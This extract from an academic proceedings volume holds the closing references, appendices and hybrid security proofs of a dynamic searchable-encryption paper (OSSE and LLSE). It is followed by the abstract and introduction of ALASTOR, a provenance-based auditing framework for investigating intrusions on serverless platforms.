[4] Tyler Akidau, Robert Bradshaw, Craig Chambers, Slava Chernyak, Rafael J. Fernández-Moctezuma, Reuven Lax, Sam McVeety, Daniel Mills, Frances Perry, Eric Schmidt, and Sam Whittle. The Dataflow Model: A Practical Approach to Balancing Correctness, Latency, and Cost in Massive-Scale, Unbounded, Out-of-Order Data Processing. *PVLDB*, 8:1792–1803, 2015.

[5] Gilad Asharov, Ilan Komargodski, Wei-Kai Lin, Kartik Nayak, Enoch Peserico, and Elaine Shi. Optorama: Optimal oblivious RAM. In *EUROCRYPT 2020*, pages 403–432, 2020.

[6] Gilad Asharov, Moni Naor, Gil Segev, and Ido Shahaf. Searchable symmetric encryption: Optimal locality in linear space via two-dimensional balanced allocations. In *STOC 2016*, page 1101–1114, 2016.

[7] Laura Blackstone, Seny Kamara, and Tarik Moataz. Revisiting leakage abuse attacks. *NDSS*, 2020.

[8] Raphael Bost. ∑οφος: Forward Secure Searchable Encryption. In *ACM CCS*, 2016.

[9] Raphaël Bost, Brice Minaud, and Olga Ohrimenko. Forward and backward private searchable encryption from constrained cryptographic primitives. In *CCS*, 2017.

[10] David Cash, Paul Grubbs, Jason Perry, and Thomas Ristenpart. Leakage-abuse attacks against searchable encryption. In *CCS*, 2015.

[11] David Cash, Stanislaw Jarecki, Charanjit Jutla, Hugo Krawczyk, Marcel-Cătălin Roşu, and Michael Steiner. Highly-Scalable Searchable Symmetric Encryption with Support for Boolean Queries. In *CRYPTO*, 2013.

[12] David Cash, Ruth Ng, and Adam Rivkin. Improved Structured Encryption for SQL Databases via Hybrid Indexing. In *ACNS 2021*, pages 480–510, 2021.

[13] Javad Ghareh Chamani, Dimitrios Papadopoulos, Mohammadamin Karbasforushan, and Ioannis Demertzis. Dynamic searchable encryption with optimal search in the presence of deletions. Cryptology ePrint Archive, Paper 2022/648, 2022.

[14] Javad Ghareh Chamani, Dimitrios Papadopoulos, Charalampos Papamanthou, and Rasool Jalili. New constructions for forward and backward private symmetric searchable encryption. In *CCS*, 2018.

[15] Yan-Cheng Chang and Michael Mitzenmacher. Privacy Preserving Keyword Searches on Remote Encrypted Data. In *ACNS*, 2005.

[16] Melissa Chase and Seny Kamara. Structured Encryption and Controlled Disclosure. In *ASIACRYPT*, 2010.

[17] Tianyang Chen, Peng Xu, Wei Wang, Yubo Zheng, Willy Susilo, and Hai Jin. Bestie: Very practical searchable encryption with forward and backward security. In *ESORICS 2021*, pages 3–23, 2021.

[18] Reza Curtmola, Juan Garay, Seny Kamara, and Rafail Ostrovsky. Searchable symmetric encryption: Improved definitions and efficient constructions. In *CCS*, 2006.

[19] Emma Dauterman, Vivian Fang, Ioannis Demertzis, Natacha Crooks, and Raluca Ada Popa. Snoopy: Surpassing the scalability bottleneck of oblivious storage. In *SOSP*, 2021.

[20] Ioannis Demertzis, Javad Ghareh Chamani, Dimitrios Papadopoulos, and Charalampos Papamanthou. Dynamic searchable encryption with small client storage. In *NDSS*, 2020.

[21] Ioannis Demertzis, Dimitrios Papadopoulos, and Charalampos Papamanthou. Searchable encryption with optimal locality: Achieving sublogarithmic read efficiency. *CRYPTO*, 2018.

[22] Ioannis Demertzis, Dimitrios Papadopoulos, Charalampos Papamanthou, and Saurabh Shintre. SEAL: attack mitigation for encrypted databases via adjustable leakage. In *USENIX Security 2020*.

[23] Ioannis Demertzis, Stavros Papadopoulos, Odysseas Papapetrou, Antonios Deligiannakis, Minos Garofalakis, and Charalampos Papamanthou. Practical private range search in depth. *TODS*, 2018.

[24] Ioannis Demertzis, Stavros Papadopoulos, Odysseas Papapetrou, Antonios Deligiannakis, and Minos N. Garofalakis. Practical private range search revisited. In *SIGMOD*, 2016.

[25] Ioannis Demertzis and Charalampos Papamanthou. Fast Searchable Encryption With Tunable Locality. In *SIGMOD*, 2017.

[26] Ioannis Demertzis, Rajdeep Talapatra, and Charalampos Papamanthou. Efficient searchable encryption through compression. *PVLDB*, 2018.

[27] Martin Dietzfelbinger, Anna R. Karlin, Kurt Mehlhorn, Friedhelm Meyer auf der Heide, Hans Rohnert, and Robert Endre Tarjan. Dynamic perfect hashing: Upper and lower bounds. *SIAM J. Comput.*, 23(4):738–761, 1994.

[28] Mohammad Etemad, Alptekin Küpçü, Charalampos Papamanthou, and David Evans. Efficient dynamic searchable encryption with forward privacy. *PETS*, 2018.

[29] Sky Faber, Stanislaw Jarecki, Hugo Krawczyk, Quan Nguyen, Marcel Rosu, and Michael Steiner. Rich Queries on Encrypted Data: Beyond Exact Matches. In *ESORICS*, 2015.

[30] Facebook. Myrocks. http://myrocks.io/.

[31] Esha Ghosh, Seny Kamara, and Roberto Tamassia. Efficient graph encryption scheme for shortest path queries. In *AsiaCCS*, 2021.

[32] Oded Goldreich and Rafail Ostrovsky. Software protection and simulation on oblivious rams. *J. ACM*, 43(3):431–473, may 1996.

[33] Paul Grubbs, Marie-Sarah Lacharité, Brice Minaud, and Kenny Paterson. Pump up the volume: Practical database reconstruction from volume leakage on range series. In *ACM CCS*, 2018.

[34] Zichen Gui, Oliver Johnson, and Bogdan Warinschi. Encrypted databases: New volume attacks against range queries. In *CCS 2019*.

[35] Ariel Hamlin, Abhi Shelat, Mor Weiss, and Daniel Wichs. Multi-key searchable encryption, revisited. In *PKC*, 2018.

[36] F Hueske. State TTL for Apache Flink: How to Limit the Lifetime of State. https://www.ververica.com/blog/, 2018.

[37] Mohammad Saiful Islam, Mehmet Kuzu, and Murat Kantarcioglu. Inference attack against encrypted range queries on outsourced databases. In *CODASPY*, pages 235–246. ACM, 2014.

[38] Seny Kamara and Tarik Moataz. Boolean searchable symmetric encryption with worst-case sub-linear complexity. In *EUROCRYPT*, 2017.

[39] Seny Kamara and Tarik Moataz. Encrypted multi-maps with computationally-secure leakage. *IACR*, 2018.

[40] Seny Kamara and Tarik Moataz. SQL on structurally-encrypted databases. In *ASIACRYPT*, 2018.

[41] Seny Kamara and Tarik Moataz. Computationally volume-hiding structured encryption. In *EUROCRYPT*, pages 183–213, 2019.

[42] Seny Kamara, Tarik Moataz, and Olya Ohrimenko. Structured encryption and leakage suppression. In *CRYPTO*, 2018.

[43] Seny Kamara, Tarik Moataz, Andrew Park, and Lucy Qin. A decentralized and encrypted national gun registry. *IEEE S&P*, 2021.

[44] Seny Kamara and Charalampos Papamanthou. Parallel and dynamic searchable symmetric encryption. In *FC 2013*, 2013.

[45] Seny Kamara, Charalampos Papamanthou, and Tom Roeder. Dynamic Searchable Symmetric Encryption. In *CCS*, 2012.

[46] Kee Sung Kim, Minkyu Kim, Dongsoo Lee, Je Hong Park, and Woo-Hwan Kim. Forward secure dynamic searchable symmetric encryption with efficient updates. In *CCS*, 2017.

[47] Evgenios M Kornaropoulos, Charalampos Papamanthou, and Roberto Tamassia. Data recovery on encrypted databases with k-nearest neighbor query leakage. In *IEEE S&P*, 2019.

[48] Evgenios M Kornaropoulos, Charalampos Papamanthou, and Roberto Tamassia. The state of the uniform: Attacks on encrypted databases beyond the uniform query distribution. In *IEEE S&P*, 2020.

[49] Marie-Sarah Lacharité, Brice Minaud, and Kenneth G Paterson. Improved reconstruction attacks on encrypted data using range query leakage. In *IEEE S&P*, 2018.

[50] Russell W. F. Lai and Sherman S. M. Chow. Forward-secure searchable encryption on labeled bipartite graphs. In *ACNS*, 2017.

[51] Kasper Green Larsen and Jesper Buus Nielsen. Yes, There is an Oblivious RAM Lower Bound! In *CRYPTO 2018*, pages 523–542, 2018.

[52] Xianrui Meng, Seny Kamara, Kobbi Nissim, and George Kollios. GRECS: Graph Encryption for Approximate Shortest Distance Queries. In *CCS*, 2015.

[53] Tatsuya Midorikawa, Akihiro Tachikawa, and Akira Kanaoka. Helping Johnny to Search: Encrypted Search on Webmail System. In *AsiaJCIS*, 2018.

[54] Ian Miers and Payman Mohassel. IO-DSSE: Scaling Dynamic Searchable Encryption to Millions of Indexes By Improving Locality. In *NDSS*, 2017.

[55] Simon Oya and Florian Kerschbaum. Hiding the access pattern is not enough: Exploiting search pattern leakage in searchable encryption. In *USENIX Security*, 2021.

[56] Sarvar Patel, Giuseppe Persiano, and Kevin Yeo. Lower bounds for encrypted multi-maps and searchable encryption in the leakage cell probe model. In *CRYPTO 2020*, pages 433–463, 2020.

[57] Sarvar Patel, Giuseppe Persiano, Kevin Yeo, and Moti Yung. Mitigating leakage in secure cloud-hosted data structures: Volume-hiding for multi-maps via hashing. In *ACM CCS*, pages 79–93, 2019.

[58] Rishabh Poddar, Tobias Boelter, and Raluca Ada Popa. Arx: An encrypted database using semantically secure encryption. *PVLDB*, 2019.

[59] Cédric Van Rompay, Refik Molva, and Melek Önen. Multi-user searchable encryption in the cloud. In *ISC 2015*, 2015.

[60] Cedric Van Rompay, Refik Molva, and Melek Onen. Secure and scalable multi-user searchable encryption. In *SCC Workshop*, 2018.

[61] Subhadeep Sarkar, Tarikul Islam Papon, Dimitris Staratzis, and Manos Athanassoulis. Lethe: A tunable delete-aware lsm engine. In *SIGMOD*, 2020.

[62] Dawn Xiaoding Song, David Wagner, and Adrian Perrig. Practical Techniques for Searches on Encrypted Data. In *SP*, 2000.

[63] Emil Stefanov, Charalampos Papamanthou, and Elaine Shi. Practical Dynamic Searchable Encryption with Small Leakage. In *NDSS*, 2014.

[64] Emil Stefanov, Marten Van Dijk, Elaine Shi, Christopher Fletcher, Ling Ren, Xiangyao Yu, and Srinivas Devadas. Path Oram: An Extremely Simple Oblivious Ram Protocol. In *CCS*, 2013.

[65] Shi-Feng Sun, Ron Steinfeld, Shangqi Lai, Xingliang Yuan, Amin Sakzad, Joseph Liu, Surya Nepal, and Dawu Gu. Practical non-interactive searchable encryption with forward and backward privacy. In *NDSS*, 2021.

[66] Xiao Shaun Wang, Kartik Nayak, Chang Liu, TH Chan, Elaine Shi, Emil Stefanov, and Yan Huang. Oblivious data structures. In *CCS*, 2014.

[67] Yun Wang and Dimitrios Papadopoulos. Multi-user collusion-resistant searchable encryption with optimal search time. In *AsiaCCS 2021*.

[68] J. Yang, Z. Liu, J. Li, C. Jia, and B. Cui. Multi-key searchable encryption without random oracle. In *INCoS 2014*, pages 79–84, 2014.

[69] Yupeng Zhang, Jonathan Katz, and Charalampos Papamanthou. All your queries are belong to us: The power of File-Injection attacks on searchable encryption. In *USENIX Security 2016*.

[70] Yongjun Zhao, Huaxiong Wang, and Kwok-Yan Lam. Volume-hiding dynamic searchable symmetric encryption with forward and backward privacy. Cryptology ePrint Archive, Report 2021/786, 2021.

A Details of Cryptographic Primitives

Pseudorandom functions. Let $Gen(1^\lambda) \in \{0,1\}^\lambda$ be a key generation function, and $F : \{0,1\}^\lambda \times \{0,1\}^\ell \to \{0,1\}^{\ell'}$ be a pseudorandom function (PRF) family. $F_k(x)$ denotes $F(k,x)$. F is a secure PRF family if for all PPT adversaries Adv, $|\Pr[k \leftarrow Gen(1^\lambda); \mathsf{Adv}^{F_k(\cdot)}(1^\lambda) = 1] - \Pr[\mathsf{Adv}^{R(\cdot)}(1^\lambda) = 1]| \leq v(\lambda)$, where $R : \{0,1\}^\ell \to \{0,1\}^{\ell'}$ is a truly random function.

Symmetric-Key Encryption. A symmetric-key encryption scheme $SKE = (Keygen, Enc(sk,x), Dec(sk,c))$ consists of the three algorithms:

- $KeyGen(\lambda)$: A probabilistic algorithm that takes the security parameter λ as input and outputs a secret-key sk.
- $Enc(sk,x)$: A probabilistic algorithm that takes sk as input key and a plaintext x. It outputs a ciphertext c.
- $Dec(sk,c)$: A deterministic algorithm that takes as input key sk and ciphertext c. It outputs decrypted plaintext x.

A symmetric-key encryption scheme is said to be CPA-secure if for all PPT adversaries Adv and any two arbitrary plaintext messages x_0 and x_1, $|Pr[\mathsf{Adv}(Enc_K(x_0)) = 1] - Pr[\mathsf{Adv}(Enc_K(x_1)) = 1]| \leq v(\lambda)$, where $K \leftarrow KeyGen(\lambda)$.

B DSE Security Game

Figure 8 shows the $\mathsf{Real}^{\mathsf{DSE}}$ and $\mathsf{Ideal}^{\mathsf{DSE}}$ games for the DSE security definition 1.

B.1 Leakage Functions for Backward Privacy

Assume Q is list with one entry for each operation. The entry for a search and an update is of the form (u,w) and $(u,op,(w,id))$, respectively, where u is the query timestamp (starting from 1), w is the searched keyword, $op = add/del$, and id is the modified file. For keyword w, $TimeDB(w) = \{(u,id) \mid (u,add,(w,id)) \in Q \wedge \forall u', (u',del,(w,id)) \notin Q\}$ returns the list of all timestamp/file-identifier pairs of keyword w that have been added to DB and have not been subsequently deleted. Finally, the function $DelHist(w) = \{(u^{add}, u^{del}) \mid \exists\, id : (u^{add}, add, (w,id)) \in Q \wedge (u^{del}, del, (w,id)) \in Q\}$ returns the history of deleted entries by giving all (insertion timestamp, deletion timestamp) pairs to the adversary. Informally, it shows which deletion corresponds to which addition.

$b \leftarrow \mathsf{Real}^{\mathsf{DSE}}_{\mathsf{Adv}}(\lambda, q)$:

$N \leftarrow \mathsf{Adv}(1^\lambda)$
$(K, \sigma_0, EDB_0) \leftarrow$Setup$(1^\lambda, N)$
for $k = 1$ to q **do**
  $(type_k, id_k, w_k) \leftarrow \mathsf{Adv}(1^\lambda, EDB_0, t_1, \ldots, t_{k-1})$
  if $type_k = search$ **then**
    $(\sigma_k, DB(w_k); EDB_k) \leftarrow$Search$(K, w_k, \sigma_{k-1}; EDB_{k-1})$
  else if $type_k = update$ **then**
    $(\sigma_k; EDB_k) \leftarrow$Update$(K, add/del, (id_k, w_k), \sigma_{k-1}; EDB_{k-1})$
  Let t_k be the messages from client to server in the $Search/Update$ protocols above
$b \leftarrow \mathsf{Adv}(1^\lambda, EDB_0, t_1, t_2, \ldots, t_q)$;
return b;

$b \leftarrow \mathsf{Ideal}^{\mathsf{DSE}}_{\mathsf{Adv},Sim,\mathcal{L}}(\lambda, q)$:

$N \leftarrow \mathsf{Adv}(1^\lambda)$
$(st_S, EDB_0) \leftarrow$SimSetup$(1^\lambda, N)$
for $k = 1$ to q **do**
  $(type_k, id_k, w_k) \leftarrow \mathsf{Adv}(1^\lambda, EDB_0, t_1, \ldots, t_{k-1})$
  if $type_k = search$ **then**
    $(st_S; t_k, EDB_k) \leftarrow$SimSearch$(st_S, \mathcal{L}^{Srch}(w_k); EDB_{k-1})$
  else if $type_k = update$ **then**
    $(st_S; t_k, EDB_k) \leftarrow$SimUpdate$(st_S, \mathcal{L}^{Updt}(w_k); EDB_{k-1})$
$b \leftarrow \mathsf{Adv}(1^\lambda, EDB_0, t_1, t_2, \ldots, t_q)$;
return b

Figure 8: Real and ideal experiments for the DSE scheme.

C Formal Analysis

C.1 Proof of Lemma 1

Let s be the starting node of the search and recall that s is the root of a full binary tree. We denote by S the set of nodes in T_w that belong to the subtree rooted by s. Let $v_1, \ldots, v_l$ be the roots of the l full binary trees of the MCS forest for leafs $[1, i_w]$, with $l < \log i_w$. Let S' be the set that contains all the nodes of T_w that belong to a subtree rooted by any of the nodes v_i. Clearly, since s is a common ancestor of all v_i, $S' \subseteq S$. The set $S'' := S \setminus S'$ contains at most $\log i_w$ nodes that are ancestors of some of the leafs in $[1, i_w]$: one for each layer from s to right before the leafs (all parents of v_i).

Having defined these sets, the search process starts from s and accesses all the nodes in S'' and those in S' that have not been removed by some of the previous deletions. The number of nodes in S that are not deleted can be proven to be $\leq 2n_w$ by a simple induction on the number of deletions. For 0 deletions, S consists of full binary trees hence $|S| = 2i_w - 1 < 2n_w$,

since $n_w = i_w$ in this case. After k deletions by the inductive hypothesis there will be less than $2(i_w - k)$ nodes. Since each deletion removes exactly two nodes from S (the leaf to be deleted and its parent), after deletion $k+1$, there will be less than $2(i_w - k) - 2 = 2(i_w - (k+1))$, i.e., less than twice the result size $(i_w - (k+1))$.

As S' and S'' are disjoint, the total number of nodes accessed by a search is upper bounded by $2n_w + \log i_w$. □

C.2 Proof of Security

Theorem 1. *Assuming F is a secure PRF, SKE is a secure encryption scheme, OM_{Del}, OM_{Tree} are secure oblivious maps,* OSSE *is adaptively-secure in the programmable random oracle model according to Definition 1, with $\mathcal{L}^{Setup}(N) = N$ and $\mathcal{L}^{Updt}(op, w, id) = op$ and $\mathcal{L}^{Srch}(w) = (TimeDB(w), DelHist(w))$.*

Proof. We prove the security of OSSE via a sequence of indistinguishable hybrids as follows:

- **Hybrid-0:** This is the Real^{SSE} game defined in Appendix B between the adversary and a challenger.
- **Hybrid-1:** This is the same as Hybrid-0 but all encryptions *val* corresponding to leaf nodes during insertion queries are replaced with $SKE.Enc(sk, 0)$, i.e., encryptions of zero. Since decryption happens only locally by the client, any adversary that can distinguish between these two games can be used to break the CPA security of SKE via a series of standard hybrids.
- **Hybrid-2:** This is the same as Hybrid-1 but all tokens tk for any keyword w and counter cnt_w are instead generated uniformly at random from the range of the PRF F $\{0,1\}^\lambda$. More specifically, the challenger initiates a map TK. Every time the code calls for a token tk for a new w, cnt_w combination, it gets the result of $TK.\text{get}((w, cnt_w), tk)$. If the result is null, it chooses tk uniformly at random and stores it with $TK.\text{put}((w, cnt_w), tk)$, for future reference. The two games can be shown to be indistinguishable due to the security of the PRF via a series of standard hybrids.
- **Hybrid-3:** This is the same as Hybrid-2 but the challenger internally maintains a list I that stores the contents of each query of the adversary (w for searches, (w, id, op) for updates). With this list I, the challenger can at any phase of the game, accurately compute the correct T_w tree for every keyword w, including the correct access counter for each node based on the history of the adversary's queries. This change is internal only so Hybrid-3 is identical to Hybrid-2 for the adversary.
- **Hybrid-4:** This is the same as Hybrid-3 but during setup the oblivious map initializations for OM_{Del}, OM_{Tree} are replaced with calls to two simulators SIM_{OMAP} for capacity N. All future oblivious map accesses are emulated by calls to the corresponding simulators SIM_{OMAP}. Whenever the code needs such an access during an update, the challenger recreates the corresponding tree T_w for the related keyword w at that phase of the game and calculates the access result from this. Hence, Hybrid-4 is indistinguishable from Hybrid-3 due to the security of the oblivious maps.
- **Hybrid-5:** This is the same as Hybrid-4 but all calls to H_0 are emulated by the challenger as follows. Whenever the code or the adversary calls for an evaluation of H_0, the challenger, who maintains a table H0 of all past H_0-calls, responds: (i) with a freshly chosen random value from the range of H_0 if this input has not been requested for evaluation before, in which case it stores it at H0 together with the input, (ii) with the evaluation result stored in H0 if the input has been requested before. Denote by Bad_1 the event where throughout the game the challenger happens to sample the same H_0 evaluation for different inputs. If Bad_1 takes place the challenger aborts. Clearly, conditioned on not aborting, the view provided to the adversary in Hybrid-4 is identical to that of Hybrid-3. Second, since the range of H_0 is assumed exponential to the security parameter λ, whereas the number of H_0-calls that will be executed throughout the game is polynomial in λ (since the adversary is bounded) by the birthday problem the probability of abort is negligible. Hence the games are statistically indistinguishable in the programmable random oracle model.
- **Hybrid-6:** This is the same as Hybrid-5 with the following modification. For calls to H_0 to calculate $addr$ during insertions (Algorithm 1, line 4) and deletions (Algorithm 2, line 20), the challenger samples the evaluation as above but instead stores it to table H0′ together with the timestamp $1 \leq u \leq q$ of the operation. For deletions, it stores all $\log N$ sampled valued in the order in which they are called. Then, for a search query with tokens tk, tk_0, let $u_1, \ldots, u_t$ be the timestamps of all prior updates for the same keyword w, after the latest prior search for the same keyword. The challenger first builds all prior "snapshots" of $T_w^{(1)}, \ldots, T_w^{(t)}$. Based on this, it calculates for each update operation, the corresponding involved node labels, access counters, and the order in which they were accesses within the operation (for deletions). For each involved node label lab in these updates let $MaxAcc$ be its maximal access counter in all tree snapshots. The challenger matches each such pair lab, acc for $acc \in [1, maxAcc]$ to the corresponding timestamp (and within the timestamped operation, the exact order to which this pair corresponds) and identifies the corresponding evaluation $addr$ in H0′. It then removes this entry from H0′ and inserts to H0 the mapping $(tk, lab, acc) \rightarrow addr$. Note that, if $tk \neq tk_0$, entries for the latter have already been moved to H0. Effectively, this "matches" the evaluations during

searched with the ones during previous related updates. Denote by Bad_2 the event where when the challenger moves entries from H0′ to H0 in the above process, it encounters an already filled entry in H0. Since during the protocol execution all H_0 evaluations during searches follow prior evaluations on the same input during an update, this can only happen if the adversary has posted a query to H_0 for a token tk it has not yet seen, effectively guessing it. In this hybrid, the challenger modifies its code to check if Bad_2 take place; if that happens it aborts. First, note that unless the challenger aborts the game is identical to that of Hybrid-5. Second, given that tokens are sampled uniformly at random from a domain exponential in λ, whereas the total number of H_0-calls that the adversary can do throughout the game is polynomial in λ (since the adversary is PPT), the probability of aborting is negligible in λ, hence the two Hybrids are statistically indistinguishable.

- **Hybrid-7:** This is the same as Hybrid-6 but we now also replace H_1 with a programmable random oracle exactly as we did in Hybrid-5 for H_0. By the same reasoning as in that case, this hybrid is indistinguishable from the previous one.
- **Hybrid-8:** This is the same as Hybrid-7 but we now manipulate the evaluations of H_1 during deletions, exactly as we did in Hybrid-6 for H_1. More specifically, during deletions we sample the different val uniformly at random and store them at a table H1′ for the time being. During searches, the only difference is that when moving an entry lab, acc with evaluation val and a corresponding token tk from H1′ to H1 during a search, tt sets the mapping to $(tk, lab, acc) \rightarrow val \oplus (left, leftAcc, right, rightAcc)$ where these four values can again be calculated directly from the series of trees $T_w^1, \ldots, T_w^t$. This ensures subsequent evaluations during the search execution by the server will be consistent with Algorithm 2, lines 20-21. Note that this also eliminates the need for token calculation during updates so this part is removed from the code of the challenger. By the same reasoning as for Hybrid-6, this hybrid is indistinguishable from the previous one.
- **Hybrid-9:** This is the same as Hybrid-8 but the challenger changes the list token map TK to map tokens to the search timestamp during they were created. This change is internal only so the game is identical to Hybrid-8 for the adversary.
- **Hybrid-10:** This is the same as Hybrid-9 but the challenger changes what the query list I store for each query. If k is an update, $I(k) = \perp$. If k is a search for keyword w, $I(k) = (TimeDB(w), DelHist(w))$. We note that the code of the challenger from Hybrid-9 can still be executed solely with this information, as follows. At this point, updates only involve sampling random appropriate random value for $addr, val$ and simulating oblivious map accesses. Regarding searches, first the challenger can find which prior operations involve the same keyword from $TimeDB(w), DelHist(w)$, directly for the case of prior updates, and indirectly by comparing $TimeDB(w)$ for past searches in order to reuse token tk_0. Second, it can calculate the counters cnt_w, i_w, d_w directly from $TimeDB(w), DelHist(w)$. Third, the functions $TimeDB(w), DelHist(w)$ map previous insertions and deletions to a unique T_w since they reveal when insertions took place and for each deletion specifically which prior insertion it cancels. Finally, from this the challenger can compute all nodes' access counters which are necessary for running the hybrid's search code. Again, this change is internal only so Hybrid-8 is identical to Hybrid-9 for the adversary.
- **Hybrid-11** This is the same as Hybrid-10 but the client only receives op (instead of op, w, id) during updates, and $TimeDB(w), DelHist(w)$ (instead of w) during searches. Clearly, this is again indistinguishable to the adversary.

The modified challenger's code for the final hybrid is essentially the code of our simulator in the Ideal^{SSE} game as it only takes as input the leakage of Theorem 1. Since we showed that Hybrid-0 and Hybrid 11 provide an indistinguishable view to an adversary playing the DSE adaptive security of Figure 8, the result follows. □

We make two remarks about the above proof. First, even though $TimeDB(w)$ includes the actual id's of the documents in $DB(w)$ we never used this information, since our scheme's goal is to retrieve $DB(w)$ and this result remains always encrypted for the adversary. However, our use of $Time(DB)$ also covers our analysis for cases where OSSE is used in applications that want to retrieve the actual documents (see discussion in Section 3). Second, in the above we make the implicit assumption that search queries for non-existent keywords are not repeated; with this restriction, our leakage profile always captures standard search pattern leakage. However, to cover such cases, we should expand our leakage to explicitly include, when such a non-existing keyword was searched previously.

Finally, the following characterizes the security of our second scheme LLSE. The formal proof is very similar to that of OSSE above and we defer it to the full version [13] due to space limitations.

Theorem 2. *Assuming F is a secure PRF, SKE is a semantically secure encryption scheme, OM_{Del}, OM_{Tree} are secure oblivious maps,* LLSE *is adaptively-secure in the programmable random oracle model according to Definition 1, with $\mathcal{L}^{Setup}(N) = N$ and $\mathcal{L}^{Updt}(op, w, id) = op$ and $\mathcal{L}^{Srch}(w) = (TimeDB(w), DelHist(w))$.*

ALASTOR: Reconstructing the Provenance of Serverless Intrusions

Pubali Datta
University of Illinois at Urbana-Champaign

Isaac Polinsky
North Carolina State University

Muhammad Adil Inam
University of Illinois at Urbana-Champaign

Adam Bates
University of Illinois at Urbana-Champaign

William Enck
North Carolina State University

Abstract

Serverless computing has freed developers from the burden of managing their own platform and infrastructure, allowing them to rapidly prototype and deploy applications. Despite its surging popularity, however, serverless raises a number of concerning security implications. Among them is the difficulty of investigating intrusions – by decomposing traditional applications into ephemeral re-entrant functions, serverless has enabled attackers to conceal their activities within legitimate workflows, and even prevent root cause analysis by abusing warm container reuse policies to break causal paths. Unfortunately, neither traditional approaches to system auditing nor commercial serverless security products provide the transparency needed to accurately track these novel threats.

In this work, we propose ALASTOR, a provenance-based auditing framework that enables precise tracing of suspicious events in serverless applications. ALASTOR records function activity at both system and application layers to capture a holistic picture of each function instances' behavior. It then aggregates provenance from different functions at a central repository within the serverless platform, stitching it together to produce a global data provenance graph of complex function workflows. ALASTOR is both function and language-agnostic, and can easily be integrated into existing serverless platforms with minimal modification. We implement ALASTOR for the OpenFaaS platform and evaluate its performance using the well-established Nordstrom *Hello,Retail!* application, discovering in the process that ALASTOR imposes manageable overheads (13.74%), in exchange for significantly improved forensic capabilities as compared to commercially-available monitoring tools. To our knowledge, ALASTOR is the first auditing framework specifically designed to satisfy the operational requirements of serverless platforms.

1 Introduction

Serverless Computing, the newest offering in the cloud computing ecosystem, has become an attractive solution for many companies including Netflix, T-Mobile and Zillow [20]. Also known as Function-as-a-Service (FaaS), serverless allows large companies to conveniently auto-scale to massive loads while also allowing small start-ups to "scale-to-zero" and avoid the costs of idle servers [40]. Consequently, the serverless market growth was estimated from $1.88 billion in 2016 to $7.72 billion by 2022, an annual growth rate of 32.7% [64]. Serverless platforms free web-developers from all hardware and software stack management tasks, allowing them to rapidly prototype applications [99] as interdependent set of small task-specific functions. They can even make use of existing function logic, made available through public markets [2, 73], closed-source license agreements [46, 53], or third-party libraries [44, 45].

At first glance, serverless computing would seem to significantly raise the bar for would-be attackers; after-all, the provider-managed platform is likely to be correctly configured, the small footprint of each function lends itself to stringent access control restrictions, and the stateless and short-lived nature of function execution seems to eliminate the possibility of persistent compromise. Unfortunately, industry security researchers quickly discovered that this was not the case [58, 61]. One major oversight in the serverless security model is the ubiquitous practice of caching recently-invoked functions in memory to improve performance. Known as "warm container reuse," this optimization grants attackers the ability to establish quasi-persistence when a vulnerability is discovered, violating the isolation of individual function invocations. The container reuse problem is exacerbated by poor security policy and configuration [58], enabling attackers to move laterally through function workflows. As a result of these capabilities, vulnerabilities can be exploited just as easily in serverless applications as they can in traditional servers.

Given that a variety of attack strategies are feasible on serverless, is the full range of traditional defensive solutions also available? Traditional approaches (e.g., Linux Audit [95]) lack visibility into the platform and are thus oblivious to key serverless semantics such as function instances, platform APIs, and container reuse. The same is true of state-of-the-art




Figure 1: Architecture of *Hello,Retail!*, created by Nordstrom, which here is annotated to demonstrate possible attack strategies against serverless applications. Red arrows denote the attack path used in our case study in Section 8. This attack leverages both container reuse and function workflows to exfiltrate data.

provenance-based auditing systems, many of which aggressively filter terminated system activities (e.g., [62,63]) and are thus in conflict with the notion of stateless ephemeral functions. Worse yet, current serverless-specific industry solutions are also lacking. Platforms offer limited support for execution tracing, error reporting, resource utilization, and function monitoring [3,6,69,70], but these services provide only a restricted view of the application and are often limited by strict usage limits [4]. Such limits discourage developers from logging vital forensic evidence, contradicting the attack investigation philosophy of "constant vigilance" [52]. Encouragingly, there is a range of third party observability tools [13, 84, 85, 90] that offer features like distributed tracing and cost analysis, but these services are limited to certain language runtimes and primarily target function-level protections. Unfortunately, we are not aware of any service (or combination of services) that provides holistic visibility into system-, network-, and platform-layer interactions, all of which are necessary in order to accurately trace serverless attacks.

